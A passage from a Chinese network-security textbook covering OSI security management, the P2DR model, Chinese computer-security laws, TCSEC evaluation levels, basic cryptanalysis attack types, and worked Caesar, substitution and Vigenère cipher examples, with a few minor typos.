它包含数据项的资源可能具有与这些数据相关联的安全标记,例如,指明安全敏感等级(密级)的标记。通常,传送数据时需要同时传送适当的安全标记。安全标记可以是与被传送的数据相关的附加数据,也可以是隐含的信息,如通过使用一个特定密钥加密数据来隐含,或由数据上下文(如数据源点或路由)来隐含。显式安全标记必须能清晰地标识出来,以便验证。另外,它们必须安全可靠地依附于与之相关的数据。

(3) 事件检测

与安全有关的文件检测包括对安全明显侵害事件和“正常”事件(如成功的访问或登录)的检测。与安全有关的事件可由包括安全机制的开放系统互连实体来检测。

(4) 安全审计跟踪

这是一种很有价值的安全机制,可通过事后的安全审计来检测和调查安全遭到的破坏。安全审计是对系统记录和活动的独立评估和考核,以测试系统控制得是否充分,确保与既定策略和操作规程相一致,有助于进行侵害评估,并指出控制、策略和程序的变化。

(5) 安全恢复

安全恢复机制可应事件处理和管理功能等机制的请求,在应用一组规则后采取恢复

动作。

(6) 物理安全与人员可靠

为了获得完善的保护,必须有物理安全措施。物理安全的代价高,往往要通过其他(廉价)技术降低对物理安全要求。尽管所有系统将最终依靠某种形式的物理安全和对操作系统的人员的信赖,但对物理安全和人员可靠方面的考虑不属于开放系统互连范围。应确定操作规程以保证操作正确、人员职责明确。

(7) 可信任的硬件/软件

为了取得对一实体正常运转的信任,可采用形式证明法、验证与证实、检测和登录已知的试图进行的攻击以及由可信人员在安全环境中的构造实体等方法。此外,还需要采取预防措施,以防止实体在其运行期内(如在维护或升级过程中)被无意地或故意地修改,从而危害实体的安全。为了维护系统安全,系统中的有些实体必须是可信、能够正常工作的。

3. 安全管理

OSI 安全体系结构的第三个主要部分就是安全管理。安全管理的主要内容是实施一系列的安全政策,对系统和网络上的操作进行管理,安全管理是网络安全必不可少的部分。

OSI 安全管理不但支持行政机构强加的强制安全管理策略,还应该支持对安全有更高要求的个别系统需要的自主安全策略。一个 OSI 安全管理机构所管理的多个实体构成一个 OSI 安全环境,有时还叫做安全域。一个 OSI 安全环境维护一个安全管理信息库(SMIB)。SMIB 存储开放系统所需的与安全有关的全部信息,包括各个端系统能够执行某个适当的安全策略所需要的信息。SMIB 在 OSI 安全环境中扮演一种协调的安全策略。除此以外,不同 OSI 安全环境之间可以互相交换安全信息,例如 SMIB 信息交换。

OSI 安全管理包含三部分:系统安全管理、安全服务管理和安全机制管理。下面分别介绍这三部分的主要内容。

1) 系统安全管理

系统安全管理涉及整体 OSI 安全环境的管理。其中包括:

(1) 总体安全策略的一致性管理,例如一致性的修改与维护。

(2) OSI 安全环境之间的安全信息交换。

(3) 和安全服务管理和安全机制管理有交互作用。

(4) 安全事件的管理,包括事件报告、存储和查询等。

(5) 安全审计管理,即事故发生的时候的检测和追踪。

(6) 安全恢复管理,即事故发生后的系统恢复。

2) 安全服务管理

安全服务管理涉及特定安全服务的管理。其中包括:

(1) 对某种安全服务定义安全目标。

(2) 指定安全服务可使用的安全机制。

(3) 对可使用的安全机制进行协商。

(4) 通过适当的安全机制管理、调用需要的安全机制。

(5) 和系统安全措施以及安全机制管理相互作用。

3) 安全机制管理

安全机制管理涉及的是特定安全机制的管理。其中包括:

(1) 密钥管理。包括密钥的产生、密钥的存储和分配等。

(2) 加密管理。包括加密算法的选择、加密的参数以及与密钥管理相互作用。

(3) 数字签名管理。由于数字签名使用加密技术,它和加密管理类似。

(4) 访问控制管理。包括访问控制表的建立和维护等。

(5) 数据完整性管理。当数据完整性保护使用加密技术,数据完整性管理与加密管理类似。

(6) 鉴别管理。包括鉴别信息的产生和分配等,鉴别信息交换等。

(7) 业务流填充管理。包括预定的数据率、指定随机数据率等。

(8) 路由控制管理。包括确定信任的链路或子网络。

(9) 公证管理。包括分配有关公证的信息、公证方和实体的通信协议等。

除此以外,OSI 安全管理还涉及 OSI 管理系统本身的安全,包括 OSI 管理协议的安全和 OSI 管理信息交换的安全等。

1.3.3　P2DR 模型

P2DR 模型是美国 ISS 公司提出的动态网络安全体系的代表模型,也是动态安全模型的雏形。P2DR 模型包括四个主要部分:Policy(策略)、Protection(防护)、Detection(检测)和 Response(响应),如图 1-3 所示。

图 1-3　P2DR 安全模型

P2DR 安全模型可以描述为:

安全=风险分析+执行策略+系统实施
+漏洞监测+实时响应

P2DR 安全模型认为没有一种技术可完全消除网络中的安全漏洞,必须在整体安全策略的控制指导下,在综合运用防护工具的同时,利用监测工具了解和评估系统的安全状态,通过适当的反馈将系统调整到相对最安全和风险最低的状态,才能达到所需的安全要求。也就是说,系统的安全实际上是理想中的安全策略和实际的执行之间的一个平衡,强调在防护、监控检测、响应等环节的循环过程,通过这种循环达到保持安全水平的目的。所以,P2DR 安全模型是整体的、动态的安全模型,应该依据不同等级的系统安全要求来完善系统的安全功能、安全机制。

(1) 策略:安全策略具有一般性和普通性,一个恰当的安全策略总会把关注的核心集中到最高决策层认为必须值得注意的那些方面。概括地说,一种安全策略实质上表明:当设计所涉及的那个系统在进行操作时,必须明确在安全领域的范围内,什么操作是明确允许的,什么操作是一般默认允许的,什么操作是明确不允许的,什么操作是默认不允许的。安全策略一般不作出具体的规定,也不确切说明通过何种方式才能达到预期的结果,但是应该向系统安全实施者们指出在当前的前提下,什么因素和风险才是最重要的。就这个意义而言,建立安全策略是实现安全的最首要的工作,也是实现安全技术管理与规范的第一步。目前,如何能使安全策略与用户的具体应用紧密结合是计算机网络安全系统面临的最关键问题。所以,安全策略的制订实际上是一个按照安全需求、依照应用实例不断精确细化的求解过程。安全策略是模型的核心,所有的防护、检测和响应都是依据安全策略实施的(安全策略为安全管理提供管理方向和支持手段。策略体系的建立包括安全策略的制订、评估、执行

等。只有对计算机网络系统进行了充分的了解，才能制订出可行的安全策略。)网络安全策略一般包括总体安全策略和具体安全策略两个部分组成。

(2) 防护：防护是为保护计算机网络系统的保密性、完整性、可用性和不可否认性而采取的预防措施，这些措施通过传统的静态安全技术实现。采用的防护技术通常包括数据加密、身份认证、访问控制、授权和虚拟专用网(VPN)技术、防火墙、安全扫描和数据备份等。

(3) 检测：当攻击者穿透防护系统时，检测功能就发挥作用，与防护系统形成互补。检测是动态响应的依据。检测和防护有根本性的区别，防护主要修补系统和网络的缺陷，增加系统的安全性能，从而消除攻击和入侵的条件。检测并不是根据网络和系统的缺陷，而是根据入侵事件的特征去监测。但是，黑客攻击系统时往往是利用网络和系统的缺陷，所以入侵事件的特征一般与系统缺陷的特征无关。在安全模型中，防护和检测之间有互补关系，如果防护部分做得很好，绝大多数攻击事件都被阻止，那么检测部分的任务就很少。反过来，如果防护部分做得不好，检测部分的任务就很多。

(4) 响应：系统一旦检测到入侵，响应系统就开始工作，进行事件处理。响应就是在检测到安全漏洞或一个攻击(入侵)事件之后，及时采取有效的处理措施，避免危害进一步扩大，目的是把系统调整到安全状态，或使系统能提供正常的服务。通过建立响应机制和紧急响应方案，能够提高快速响应的能力。

在一个大规模的网络中，响应这个工作都是由一个特殊部门负责的，那就是计算机紧急响应小组。我国第一个计算机紧急响应小组 CCERT 于 1999 年建立，主要服务于中国教育和科研网。响应包括紧急响应和恢复处理，恢复处理又包括系统恢复和信息恢复。

P2DR 模型是在整体的安全策略的控制和指导下，在综合运用防护工具(如防火墙、操作系统身份认证、加密等)的同时，利用检测工具(如漏洞评估、入侵检测等)了解和评估系统的安全状态，通过适当的反应将系统调整到“最安全”和“风险最低”的状态。防护、检测和响应组成了一个完整的、动态的安全循环，在安全策略的指导下保证信息系统的安全。

该理论的最基本原理是：信息安全相关的所有活动，不管是攻击行为、防护行为、检测行为和响应行为等都要消耗时间，因此可以用时间来衡量一个体系的安全性和安全能力。

作为一个防护体系，当入侵者要发起攻击时，每一步都需要花费时间。当然攻击成功花费的时间就是安全体系提供的防护时间 P_t；在入侵发生的同时，检测系统也在发挥作用，检测到入侵行为也要花费时间——检测时间 D_t；在检测到入侵后，系统会做出应有的响应动作，这也要花费时间——响应时间 R_t。

P2DR 模型就可以用一些典型的数学公式来表达安全的要求：

$$P_t > D_t + R_t \tag{1.1}$$

P_t 代表系统为了保护安全目标设置各种保护后的防护时间；或者理解为在这样的保护方式下，黑客(入侵者)攻击安全目标所花费的时间。D_t 代表从入侵者开始发动入侵开始，系统能够检测到入侵行为所花费的时间。R_t 代表从发现入侵行为开始，系统能够做出足够的响应，将系统调整到正常状态的时间。那么，针对于需要保护的安全目标，如果上述数学公式满足防护时间大于检测时间加上响应时间，也就是在入侵者危害安全目标之前就能被检测到并及时处理。

$$E_t = D_t + R_t, \quad P_t = 0 \tag{1.2}$$

式(1.2)的前提是假设防护时间为 0。D_t 代表从入侵者破坏了安全目标系统开始，系统

能够检测到破坏行为所花费的时间。R_t 代表从发现遭到破坏开始，系统能够做出足够的响应，将系统调整到正常状态的时间。例如，对 Web Server 被破坏的页面进行恢复。那么，D_t 与 R_t 的和就是该安全目标系统的暴露时间 E_t。对于需要保护的安全目标，E_t 越小，系统就越安全。

通过上面两个公式的描述，实际上给出了安全一个全新的定义："及时的检测和响应就是安全，及时的检测和恢复就是安全"。

而且，这样的定义为安全问题的解决给出了明确的方向：提高系统的防护时间 P_t，降低检测时间 D_t 和响应时间 R_t。

P2DR 模型也存在一个明显的弱点，就是忽略了内在的变化因素，如人员的流动、人员的素质和策略贯彻的不稳定性。实际上，安全问题牵涉面广，除了涉及防护、检测和响应，系统本身安全的"免疫力"的增强、系统和整个网络的优化，以及人员这个在系统中最重要角色的素质的提升，都是安全系统要考虑的问题。

1.4　网络安全管理

1.4.1　网络安全管理的法律法规

我国计算机安全法律法规建设始于 20 世纪 80 年代，1994 年 2 月 18 日，国务院颁布了我国第一部计算机安全法规《中华人民共和国计算机信息系统安全保护条例》，1996 年 2 月国务院又颁布了《中华人民共和国计算机信息网络国际联网管理暂行规定》(1997 年 5 月修正为《中华人民共和国计算机信息网络国际联网管理暂行办法》)，原邮电部于 1996 年 4 月发布了《中国公用计算机互联网(CHWMET)国际联网管理办法》，1997 年 12 月公安部报经国务院批准，颁布了《计算机信息网络国际联网安全保护管理办法》，1997 年修订后的《中华人民共和国刑法》，增加了惩处计算机犯罪的条款。此外，相关的法规还有《计算机软件保护条例》、《中华人民共和国计算机信息系统安全保护条例》等。为了与《刑法》衔接，含有查处计算机违法行为条款的《中华人民共和国治安管理处罚法》于 2006 年 3 月 1 日起实施。

虽然经过多年的建设，我国的计算机安全法律法规仍需不断完善，例如电子凭证的法律地位、数字媒体的知识产权等相关政策、法规的建立。下面对上述法律法规进行简单介绍。

1.《中华人民共和国计算机信息系统安全保护条例》

该条例是我国计算机信息系统安全保护的基本保障，主要有如下 6 种制度：

(1) 安全等级保护制度。划分信息系统安全等级的原则是按该系统持续工作的重要性和所处理信息的重要性来划分。

(2) 国际联网备案制度。进行计算机国际联网的单位和个人要向公安机关备案。

(3) 信息媒体进出境申报制度。

(4) 案件强制报告制度。对计算机信息系统中发生的案件，有关单位应当向当地县级以上人民政府公文机关报告。

(5) 计算机病毒防治专管制度。即计算机病毒和危害社会公共安全的其他有害数据的防治研究工作，由公安部归口管理。

(6) 对计算机信息系统安全专用产品的销售实行许可证制度。

《中华人民共和国计算机信息系统安全保护条例》明确了公安部是全国计算机信息系统安全保护工作的主管部门,公安机关负责监督管理计算机信息系统安全保护工作。此外该条例给出了计算机信息系统的定义,计算机信息系统,是指由计算机及其相关的和配套的设备、设施(含网络)构成的,按照一定的应用目标和规则对信息进行采集、加工、存储、传输、检索等处理的人机系统。并对计算机病毒定义为:计算机病毒是指编制或者在计算机程序中插入的破坏计算机功能或者毁坏数据,影响计算机使用,并能自我复制的一组计算机指令或者程序代码。

2.《中华人民共和国计算机信息网络国际联网管理暂行办法》

该办法主要规定,国内计算机信息网络必须使用邮电部国家公用电信网提供的信道进行国际联网,任何单位和个人不得自行建立或者使用其他信道进行国际联网;接入网络必须通过互联网络进行国际联网,而个人、法人和其他组织需要进行国际联网的,必须通过接入网络进行国际联网。同时,它还规定了从事国际联网经营活动的单位实行许可证制度。

3.《中国公用计算机互联网(CHINANET)国际联网管理办法》

该办法规定,接入单位和用户应遵守国家法律法规,加强信息安全教育,严格执行国家保密制度,并对所提供的信息内容负责;任何组织或个人不得利用计算机国际联网从事危害国家安全、泄露国家秘密等犯罪活动;不得利用国际互联网查阅、复制、制造和传播危害国家安全、妨碍社会治安和淫秽色情的信息;要求接入CHINANET的接入单位必须按规定办理手续并按规定建立接入网络,用户进行国际联网必须通过接入网络进行。违反上述规定的将提请公安机关依法予以处罚。

4.《计算机信息网络国际联网安全保护管理办法》

该办法是一部专门用于规范计算机信息网络国际联网安全保护管理工作的行政法规,是从事计算机信息网络国际联网业务的单位和个人的行为准则。

该办法规范了对国际联网业务(如,提供国际出入口信道、接入服务、信息服务、使用网络提供的各类功能等)的安全要求。

国际联网经营部门要负责本网络的安全保护管理工作,对本网络用户进行安全教育和培训,对委托发布信息的单位和个人进行登记,并对所提供的信息内容进行审核,删除网络中含有有害信息内容的地址、目录,并向当地公安机关报告等。

该办法规定任何单位和个人不得利用国际联网危害国家安全、泄露国家秘密,不得侵犯国家的、社会的、集体的利益和公民的合法权益,不得从事违法犯罪活动。任何单位和个人不得利用国际联网制作、复制、查阅并传播下列信息:煽动抗拒、破坏宪法和法律、行政法规实施的;煽动颠覆国家政权,推翻社会主义制度的;煽动分裂国家、破坏国家统一的;煽动民族仇恨、民族歧视,破坏民族团结的;捏造或者歪曲事实,散布谣言,扰乱社会秩序的;宣扬封建迷信、淫秽、色情、赌博、暴力、凶杀、恐怖,教唆犯罪的;公然侮辱他人或者捏造事实诽谤他人的;损害国家机关信誉的。

该办法规定任何单位和个人不得从事下列危害计算机网络安全的活动:未经允许,进入网络或者使用网络资源;对网络功能进行删除、修改或者增加;对网络中的信息和程序进行删除、修改或者增加;故意制作、传播计算机病毒等破坏性程序,等等。

该办法要求公安机关计算机管理监察机构应当保护计算机信息网络国际联网的公共安全,维护从事国际联网业务的单位和个人的合法权益和公众利益。对违反该办法的,将由公

安机关给予警告或者停机整顿处罚,对单位及单位主管人员和其他直接责任人员可以并处罚款,必要时可以建议原发证、审批机构吊销经营许可证或者取消联网资格。

5.《中华人民共和国刑法》

它明确了计算机犯罪在法律意义上的范畴和处罚的措施,为有效地打击计算机犯罪行为提供了法律依据。下列行为是犯罪行为:

(1) 违反国家规定,侵入国家事务、国防建设、尖端科学技术领域的计算机信息系统的行为。

(2) 违反国家规定,对计算机信息系统功能进行删除、修改、增加、干扰,造成计算机信息系统不能正常运行,后果严重的;违反国家规定,对计算机信息系统中存储、处理或者传输的数据和应用程序进行删除、修改、增加的操作,后果严重的;故意制作、传播计算机病毒等破坏性程序,影响计算机信息系统正常运行,后果严重的行为。

《刑法》还规定,利用计算机实施金融诈骗、盗窃、贪污、挪用公款、窃取国家秘密或者其他犯罪的,依照该法其他有关规定定罪。

1.4.2 网络安全评价标准

评价标准中比较流行的是 1985 美国国防部指定的可信任计算机标准评价准则,各国根据自己的国情也都制订了相关的标准。

1. 我国评价标准

1999 年 10 月经过国家质量技术监督局批准发布的《计算机信息系统安全保护等级划分准则》将计算机安全保护划分为以下 5 个级别。

(1) 第 1 级为用户自主保护级(GB1 安全级):它的安全保护机制使用户具备自主安全保护的能力,保护用户的信息免受非法的读写破坏。

(2) 第 2 级为系统审计保护级(GB2 安全级):除具备第一级所有的安全保护功能外,要求创建和维护访问的审计跟踪记录,使所有的用户对自己的行为的合法性负责。

(3) 第 3 级为安全标记保护级(GB3 安全级):除继承前一个级别的安全功能外,还要求以访问对象标记的安全级别限制访问者的访问权限,实现对访问对象的强制保护。

(4) 第 4 级为结构化保护级(GB4 安全级):在继承前面安全级别安全功能的基础上,将安全保护机制划分为关键部分和非关键部分,对关键部分直接控制访问者对访问对象的存取,从而加强系统的抗渗透能力。

(5) 第 5 级为访问验证保护级(GB5 安全级):此级别特别增设了访问验证功能,负责仲裁访问者对访问对象的所有访问活动。

我国是国际标准化组织的成员国,信息安全标准化工作在各方面的努力下正在积极开展之中。从 20 世纪 80 年代中期开始,自主制定和采用了一批相应的信息安全标准。但是,应该承认,标准的制定需要较为广泛的应用经验和较为深入的研究背景。这两方面的差距,使我国的信息安全标准化工作与国际已有的工作相比,覆盖的范围还不够大,宏观和微观的指导作用也有待进一步提高。

2. 国际评价标准

根据美国国防部开发的计算机安全标准——可信任计算机标准评价准则(Trusted Computer Standards Evaluation Criteria,TCSEC),即网络安全橙皮书,一些计算机安全级

别被用来评价一个计算机系统的安全性。

自从1985年橙皮书成为美国国防部的标准以来，就一直没有改变过，多年以来一直是评估多用户主机和小型操作系统的主要方法。其他子系统（如数据库和网络）也一直用橙皮书来解释评估。橙皮书把计算机安全分为A、B、C、D 4个等次7个级别，最低级为D级，最高级为A级，如表1-1所示。

表1-1 安全级别

等次	级别	名称	主要特征
D	D	低级保护	没有安全保护
C	C1	自主安全保护	自主存储控制
	C2	受控存储控制	单独的可查性，安全标识
B	B1	标识的安全保护	强制存取控制，安全标识
	B2	结构化保护	面向安全的体系结构，较好的抗渗透能力
	B3	安全区域	存取监控、高抗渗透能力
A	A	验证设计	形式化的最高级描述和验证

D级是最低的安全级别，拥有这个级别的操作系统就像一个门户大开的房子，任何人都可以自由进出，是完全不可信任的。对于硬件来说，没有任何保护措施，操作系统容易受到损害，没有系统访问限制和数据访问限制，任何人不需任何账户都可以进入系统，不受任何限制可以访问他人的数据文件。属于这个级别的操作系统有DOS和Windows 98等。

C1级（自主安全保护级）。具有该安全级别的系统对硬件具有某种程度的保护，如用户拥有注册账号和口令，系统通过账号和口令来识别用户是否合法，并决定用户对程序和信息拥有什么样的访问权，但硬件受到损害的可能性仍然存在。

用户拥有的访问权是指对文件和目标的访问权。文件的拥有者和超级用户可以改变文件的访问属性，从而对不同的用户授予不同的访问权限。

C2级（可控制的安全保护级）除了包含C1级的特征外，应该具有访问控制环境（Controlled Access Environment）权力。该环境具有进一步限制用户执行某些命令或者访问某些文件的权限，而且还加入了身份认证等级。另外，系统对发生的事情加以审计，并写入日志中，如什么时候开机，哪个用户在什么时候从什么地方登录，等等，这样通过查看日志，就可以发现入侵的痕迹，如多次登录失败，也可以大致推测出可能有人想入侵系统。审计除了可以记录下系统管理员执行的活动以外，还加入了身份认证级别，这样就可以知道谁在执行这些命令。审计的缺点在于它需要额外的处理时间和磁盘空间。

使用附加身份验证就可以让一个C2级系统用户在不是超级用户的情况下有权执行系统管理任务。授权分级使系统管理员能够给用户分组，授予他们访问某些程序的权限或访问特定的目录。能够达到C2级别的常见操作系统有如下几种：

- UNIX系统；
- Novell 3.X或者更高版本；
- Windows NT，Windows 2000和Windows 2003。

B级中有三个级别，B1级即标志安全保护（Labeled Security Protection），是支持多级

安全(例如：秘密和绝密)的第一个级别，这个级别说明处于强制性访问控制之下的对象，系统不允许文件的拥有者改变其许可权限。

安全级别存在秘密和绝密级别，这种安全级别的计算机系统一般在政府机构中，比如国防部和国家安全局的计算机系统。

B2 级，又叫结构保护(Structured Protection)级别，它要求计算机系统中所有的对象都要加上标签，而且给设备(磁盘、磁带和终端)分配单个或者多个安全级别。

B3 级，又叫做安全域(Security Domain)级别，使用安装硬件的方式来加强域的安全，例如，内存管理硬件用于保护安全域免遭无授权访问或更改其他安全域的对象。该级别也要求用户通过一条可信任途径连接到系统上。

A 级，又称验证设计(Verified Design)级别，是当前橙皮书的最高级别，它包含了一个严格的设计、控制和验证过程。该级别包含较低级别的所有的安全特性。

安全级别设计必须从数学角度上进行验证，而且必须进行秘密通道和可信任分布分析。可信任分布(Trusted Distribution)的含义是：硬件和软件在物理传输过程中已经受到保护，以防止破坏安全系统。橙皮书也存在不足，TCSEC 是针对孤立计算机系统，特别是小型机和主机系统。假设有一定的物理保障，该标准适合政府和军队，不适合企业，这个模型是静态的。

思考题

1. 什么是网络安全？网络安全包括哪些方面？
2. 简述网络安全的特征。
3. 谈谈你对网络安全体系结构的理解。
4. 简述网络安全现状。
5. 目前，计算机网络系统所面临的威胁有哪些？
6. 简述计算机网络安全的法律法规。

第 2 章　密码学与信息安全

随着互联网的普及和应用，信息技术的应用已经扩展到了社会经济、政治、军事、个人生活等各个领域。因此，信息安全的重要性可以上升到国家安全的高度。可以说，当今的社会，已离不开计算机网络，更离不开信息。因此，掌握好计算机网络安全技术是非常重要的。

本章主要内容有：

- 数据加密标准；
- RSA 公钥密码体制；
- MD5；
- 身份认证技术；
- 数字取证技术。

2.1　密码学基础

2.1.1　基本概念

密码学是保密学的一个分支，保密学是研究密码系统和通信安全的科学，它包括两个分支：密码编码学（Cryptography）和密码分析学（Cryptanalysis）。密码编码学主要研究对信息进行变换，以保护信息在信道的传递过程中不被敌手窃取、解读和利用的方法，而密码分析学则与密码编码学相反，它主要研究如何分析和破译密码。这两者之间既相互对立又相互促进。

密码的基本思想是对机密信息进行伪装。一个密码系统完成如下伪装：某用户（加密者）对需要进行伪装的机密信息（明文）进行变换（加密变换），得到另外一种看起来似乎与原有信息不相关的表示（密文），如果合法的用户（接收者）获得了伪装后的信息，那么他可以从这些信息中还原得到原来的机密信息（解密变换），而如果不合法的用户试图从这种伪装后信息中分析得到原有的机密信息（密码分析者），那么，要么这种分析过程根本是不可能的，要么代价过于巨大，以至于无法进行。

准确地说，一个密码系统由明文空间、密文空间、密码方案和密钥空间组成。

（1）加密的信息称为明文。明文的全体称为明文空间。一般情况下，明文用 M（或 m，即消息，Message）或 P（或 p，即明文，Plain text）表示。明文是信源编码符号，可能是文本文件、位图、数字化存储的语音流或数字化的视频图像的比特流。我们可以简单地认为明文是有意义的字符流或比特流。

（2）密文是经过伪装后的明文，全体可能出现的密文的集合称为密文空间。一般情况下，密文用 C（或 c，即 Cipher text，密文）表示，它也可以被认为是字符流或比特串。

（3）密码方案确切地描述了加密变换与解密变换的具体规则。这种描述一般包括对明文进行加密时所使用的一组规则（称为加密算法，其对明文实施的变换过程称为加密变换，

简称为加密)的描述,以及对密文进行还原时所使用的一组规则(称为解密算法,其对密文实施的变换过程称为解密变换,简称为解密)的描述。

(4) 加密和解密算法的操作通常在称为密钥的元素(分别称为加密密钥与解密密钥)控制下进行。密钥的全体称为密钥空间。一般情况下,密钥用 K(或 k,即 Key,密钥)表示。密码设计中,各密钥符号一般是独立、等概率出现的,也就是说,密钥一般是随机序列。

密码通信通常会受到未授权者或非法入侵者的攻击。未授权者通过各种可能的手段获取密文,并通过各种分析手段推断出明文的过程,称之为破译。这类攻击属于被动攻击。非法入侵者通过各种手段进入密码通信系统,并通过可能的方法删改、伪造信息,以达到破坏密码的通信系统,这种攻击属于主动攻击。

破译或攻击密码的方法有穷举法和分析法两种。穷举法是指用各种可能的密钥去试译密文,直到得到有意义的明文的方法。分析方法是指通过数学关系式或统计规律找出明文或与明文相关的有用信息的破译方法。如果一个密码在规定的时间内,通过密文能确定明文或密钥,通过一定量的明文与密文的对于关系能确定密钥,则称这个密码是可破的;否则,称密码是不可破的。

2.1.2 对称密码与非对称密码体制

根据加密算法与解密算法所使用的密钥是否相同,或是否能简单地由加(解)密密钥求得解(加)密密钥,可以将密码体制分成对称密码体制(也叫单钥密码体制、秘密密钥密码体制、对称密钥密码体制)和非对称密码体制(也叫做双钥密码体制、公开密钥密码体制、非对称密钥密码体制)。

如果一个保密系统的加密密钥和解密密钥相同,或者虽然不相同、但由其中的任意一个可以很容易地得知另外一个,所采用的就是对称密钥密码体制。使用对称密钥密码体制时,如果有能力加密(或解密)就意味着必然也有能力解密(或加密)。

如果一个保密系统把加密和解密的分开,加密和解密分别用两个不同的密钥实现,并且由加密密钥推导出解密密钥是计算上不可行的,则该系统所采用的就是非对称密钥密码体制(公开密钥密码体制)。采用非对称密钥密码体制的每个用户都有一对选定的密钥。其中一个是可以公开的,一个由用户自己秘密保存。

对称密钥密码体制基于复杂的非线性交换实现,非对称密钥密码体制一般基于某个数学上的问题实现。由于后者的安全程度与否与现实的计算能力具有密切的关系,因此,我们常常认为后者的保密强度似乎比前者更弱,但后者也具有前者所不具备的一些特性,它适应于开放性的使用环境,密钥管理问题相对简单,可以方便、安全地实现数字签名和验证。

2.1.3 密码分析的攻击类型

如前所述,密码学包括密码编码学和密码分析学。而密码分析学是在不知道密钥的情况下恢复明文的学问。成功的密码分析能分析出消息的明文或密钥。荷兰人 A. Kerckhoffs 最早在 19 世纪阐明了密码分析的一个基本假定,即假定密码分析者已掌握密码算法及其实现的全部详细资料,密码系统的安全性完全寓于密钥之中。也就是说,密码分析者除了不知道所使用的密钥外,了解整个密码系统。在实际的密码分析中并不总是有这些详细信息的,不过应该如此假设。

常用的密码分析攻击有5类，当然，每一类都假设密码分析者知道所使用的加密算法的全部知识。

1. 唯密文攻击

密码分析者有一些消息的密文，这些消息都用同一加密算法加密。密码分析者的任务是恢复尽可能多的明文，或者最好是能推算出用以加密消息的密钥，以便可采用相同的密钥解出其他被加密的消息。

2. 已知明文攻击

密码分析者不仅可得到一些消息的密文，而且也知道这些消息的明文。分析者的任务就是用加密信息推出用来加密的密钥或导出一个算法。此算法可以对用同一密钥加密的任何新的消息解密。

3. 选择明文攻击

分析者不仅可得到一些信息的密文和相应的明文，而且他们也可选择被加密的明文。这比已知明文攻击更有效。因为密码分析者能选择待定的明文块去加密。这些块可能产生更多关于密钥的信息。分析者的任务就是推出一个用来加密消息的密钥或导出一个算法。此算法可以对用同一密钥加密的任何新的消息进行解密。

4. 自适应选择明文攻击

自适应选择明文攻击是选择明文攻击的特殊情况。密码分析者不仅能选择被加密的明文，而且还能基于以前加密的结果修正这个选择。

5. 选择密文攻击

密码分析者能选择不同的被加密的密文，并可得到相应的解密的明文，例如密码分析者存取一个防篡改的自动解密盒，密码分析者的任务是推出密钥。这种攻击主要用于公开密钥算法。选择密文攻击有时也可有效地用于对称算法(有时选择明文攻击和选择密文攻击被一起称为选择文本攻击)。

了解这些密码分析的攻击类型有助于根据不同攻击类型的特点去设计和加强密码系统，以防止遭受致命的攻击。一个具有健壮的抗密码分析的密码系统应当满足下述基本要求：

(1) 系统即使不能达到理论上不可破解，也应当是实际上不可破解的。即对于上述的5种攻击方法，要确定密钥或任意明文在计算上是不可行的。

(2) 系统的保密性仅仅依赖于对密钥的保密，其保密体制或算法是公开的。

(3) 加密和解密算法适用于所有密钥空间的元素。

(4) 系统既易于实现，又便于实现。

2.1.4 经典密码学

经典密码体制(或称古典密码体制)采用手工或者机械操作实现加解密，相对简单。回顾和研究这些密码体制的原理和技术，对于理解、设计和分析现代密码仍然行借鉴意义。

在计算机出现前，密码学由基于字符的密码算法构成。不同的密码算法是字符之间互相代换或者互相之间换位，好的密码算法是结合这两种方法，每次进行多次运算。

大多数经典加密早在计算机普及之前就已经被开发出来了。一些加密方法现在还被密码爱好者所使用。广义地说，经典密码学可定义为不要求用计算机实现的所有加密算法。

这并不是说它不能在计算机上实现，而是因为人们可以手工加密和解密文字，在计算机出现后，由于计算机运算的速度远远高于手工计算速度，所有经典密码算法能够被计算机很容易地破解。

目前任何重要的应用程序，都不推荐使用这些经典加密算法。不过，通过对这些算法的本质及其特点进行研究，可以更好地理解现代加密算法，因为这些经典加密以一种很简单的方式阐述了那些促进当前密码学发展的概念。经典密码学大体上可分为三类，单表代换密码、多表代换密码和多字母代换密码。

1. 单表代换密码

将字母 a，b，c，d，…，x，y，z 用 d，e，f，g，…，z，a，b，c 来代替（即将字母表中的每个字母用其后的第 3 个字母进行替换，此时密钥为 3）。例如，若明文为 student，则对应的密文为 vwxghqw。这就是著名的恺撒（Kaesar）密码，也称为移位代换密码。

恺撒密码仅有 26 个可能的密钥，是不安全的。如果允许字母表中的字母用任意字母进行替换，即上述密文能够是 26 个字母的任意排列，则将有 26！或多于 4×10^{26} 种可能的密钥。这样的密钥空间即使用计算机进行穷举搜索密钥也是不现实的。

例 2-1　“随机”置换加密与解密算法。

明文：a b c d e f g h i j k l m n o p q r s t u v w x y z

密文：X N Y A H P O G Z Q W B T S F L R C V M U E K J D I

解密过程是如下的一个逆置换。

密文：A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

明文：d l r y v o h e z x w p t b g f j q n m u s k a c i

设接收方收到这样一条密文：

MGZV YZLGHC MHJM YXSSFM NH AHYCDLMHA

根据例 2-1 的密钥约定，其解密后的明文如下：

this cipher text cannot be decrypted

2. 多表代换密码

多表代换密码中最著名的一种密码称为维吉尼亚（Vigenere）密码。这是一种以移位代换为基础的周期代换密码，m 个移位代换表由 m 个字母组成的密钥字确定（这里假设密钥字中 m 个字母不同，如果有相同的，则代换表的个数是密钥字中不同字母的个数）。如果密钥字为 deceptive，明文为 we are discovered save yourself 的加密过程为：

字母：a b c d e f g h i j k l m n o p q r s t u v w x y z

数码：0 1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25

明文：w e a r e d i s c o v e r e d s a v e y o u r s e l f

密钥：d c c e p t i v e d e c e p t i v e d e c e p t i v e

移位：3 4 2 4 15 19 8 21 4 3 4 2 4 15 19 8 21 4 3 4 2 4 15 19 8 21 4

密文：Z I C V T W Q N G R Z G V T W A V Z H C Q Y G L M G J

其中，密钥字母 a，b，…，x，y，z 对应数码 0，1，…，24，25。这里的数码就是在加密过程中对应字母向右（左）移位的位数，由此位对应的字母即为替换字母。

加密过程是，密钥字母 d 对应数字 3，因而明文字母 w 在密钥字母 d 的作用下向右（后）移 3 位，得到密文字母 Z；明文字母 c 在密钥字母 e 的作用下向右（后）移 4 位，得到密文字母

i,以此类推。解密时,密文字母在密钥字母的作用下向左(前)移位。

